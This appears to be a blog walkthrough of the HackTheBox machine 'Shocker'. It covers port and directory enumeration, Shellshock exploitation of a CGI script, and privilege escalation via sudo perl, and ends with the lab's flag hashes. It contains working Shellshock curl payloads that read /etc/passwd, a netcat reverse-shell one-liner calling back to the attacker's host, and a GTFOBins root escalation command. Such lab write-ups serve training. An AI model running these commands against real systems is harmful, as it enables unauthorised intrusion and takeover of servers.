


Shocker : HackTheBox



this is the walkthrough of hack-the-box machine named shocker , lets get to it :

Basic Enumeration

so lets start with a basic nmap scan :

```

(root@kali)-[/home/kali]
# nmap -A -T4 10.10.10.56
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-19 10:24 EDT
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 10:25 (0:00:00 remaining)
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.64% done; ETC: 10:25 (0:00:00 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.64% done; ETC: 10:25 (0:00:00 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256  22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256  e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/19%OT=80%CT=1%CU=35014%PV=Y%DS=2%DC=T%G=Y%TM=62AF31D
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M54BST11NW6%O2=M54BST11NW6%O3=M54BNNT11NW6%O4=M54BST11NW6%O5=M54BST1
OS:1NW6%O6=M54BST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M54BNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

```

so there are only two open ports , that are 2222 that is ssh and is not much of use ,

then there is a webserver open on port 80,

so we will be enumerating webserver for now ,

Webserver Enumeration


so lets view the page first :

Don't Bug Me!



so it is a regular web-page and nothing much to look , like login pages or wordpress stuff ,

lets enumerate it using dirbuster :



i used the medium 2.3 directory wordlist *

there is a cgi-bin directory ,

CGI-Bin

What Does CGI-Bin Mean?

A CGI-bin is a folder used to house scripts that will interact with a Web browser to provide functionality for a Web page or website. Common Gateway Interface (CGI) is a resource for accommodating the use of scripts in Web design. As scripts are sent from a server to a Web browser, the CGI-bin is often referenced in a url.

so lets enumerate for scripts , it is a linux box so we can expect ,
python , perl or shell scripts :

http://10.10.10.56/cgi-bin/

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

/

results :

type	Path	Response	Size
Dir	/	200	395
Dir	/cgi-bin/	403	466
Dir	/icons/	403	464
File	/cgi-bin/user.sh	200	141
Dir	/icons/small/	403	470

so there is a user.sh script there .

now , these types of scripts can be vulnerable to shell shock , which is :

Shellshock, also known as **Bashdoor**,^[1] is a family of [security bugs](#)^[2] in the **Unix Bash shell**, the first of which was disclosed on 24 September 2014. Shellshock could enable an attacker to cause Bash to [execute arbitrary commands](#) and gain unauthorized access^[3] to many Internet-facing services, such as web servers, that use Bash to process requests.

On 12 September 2014, Stéphane Chazelas informed Bash's maintainer Chet Ramey^[1] of his discovery of the original bug, which he called "Bashdoor". Working with security experts, Mr. Chazelas developed a [patch](#)^[1] (fix) for the issue, which by then had been assigned the vulnerability identifier [CVE-2014-6271](#).^[4] The existence of the bug was announced to the public on 2014-09-24, when Bash updates with the fix were ready for distribution.^[5]

The bug Chazelas discovered caused Bash to unintentionally execute commands when the commands are concatenated to the end of [function definitions](#)

Shellshock



now lets try it for http websites using curl as a proof of concept .

ShellShock : Proof-of-Concept

lets try to run this payload : (using curl)

```
curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://10.10.10.56/cgi-bin/user.sh
```

it should print the /etc/passwd file :

```
(root@kali)-[/home/kali]
# curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://10.10.10.56/cgi-bin/user.sh

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

, another proof of concept : (pwd and whoami commands)

```
(root@kali)-[/home/kali]
# curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'pwd'" \
http://10.10.10.56/cgi-bin/user.sh

/usr/lib/cgi-bin
```

and

```
(root@kali)-[/home/kali]
# curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'whoami'" \
http://10.10.10.56/cgi-bin/user.sh

shelly
```

now , lets gain a reverse shell using this in next steps .

Initial Foothold

set-up your netcat listener :

```
password.  
(root@kali)-[/home/kali]  
# nc -lnvp 9999  
listening on [any] 9999 ...
```

then execute this nc payload and modify its ip and port accordingly :

```
(root@kali)-[/home/kali]  
# curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.16.3 9999 >/tmp/f'" \  
http://10.10.10.56/cgi-bin/user.sh
```

payload taken from pentest monkey reverse shell cheatsheet

and we got a shell :

```
(root@kali)-[/home/kali]  
# nc -lnvp 9999  
listening on [any] 9999 ...  
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.56] 35922  
/bin/sh: 0: can't access tty; job control turned off  
$ ls  
user.sh  
$ cd ../../../../
```

Privilege Escalation

now we have user access to the machine , lets elevate our privileges .

first lets enumerate the box using linpeas :

transferring linpeas to target :

```
vmware-root
$ wget http://10.10.16.3/linpeas.sh
--2022-06-19 10:45:30-- http://10.10.16.3/linpeas.sh
Connecting to 10.10.16.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 6% 58.2K 12s
 50K ..... 13% 226K 7s
100K ..... 19% 227K 5s
150K ..... 26% 227K 4s
200K ..... 32% 9.63M 3s
250K ..... 39% 5.83M 2s
300K ..... 46% 237K 2s
350K ..... 52% 25.5M 2s
400K ..... 59% 230K 1s
450K ..... 65% 5.54M 1s
500K ..... 72% 239K 1s
550K ..... 79% 9.14M 1s
```

then set it as an executable and run it :

```
vmware-root
$ chmod +x linpeas.sh
$ ./linpeas.sh
```

lets see the results and see if we find something useful :

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

so here we can run perl without root access as root user using sudo privileges .

after looking on gtfobins there is an exploit for that :

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

its simple just run the given command and we will have root access :

```
$ sudo perl -e 'exec "/bin/sh";'
```

result :

```
whoami  
root
```

and the box has been pwned .

Flags

Here are user and root flags :

User Flag :

```
root@kali:~# cat user.txt  
$ cat user.txt  
2ec24e11320026d1e70ff3e16695b233
```

Root Flag :

```
cat root.txt  
52c2715605d70c7619030560dc1ca467
```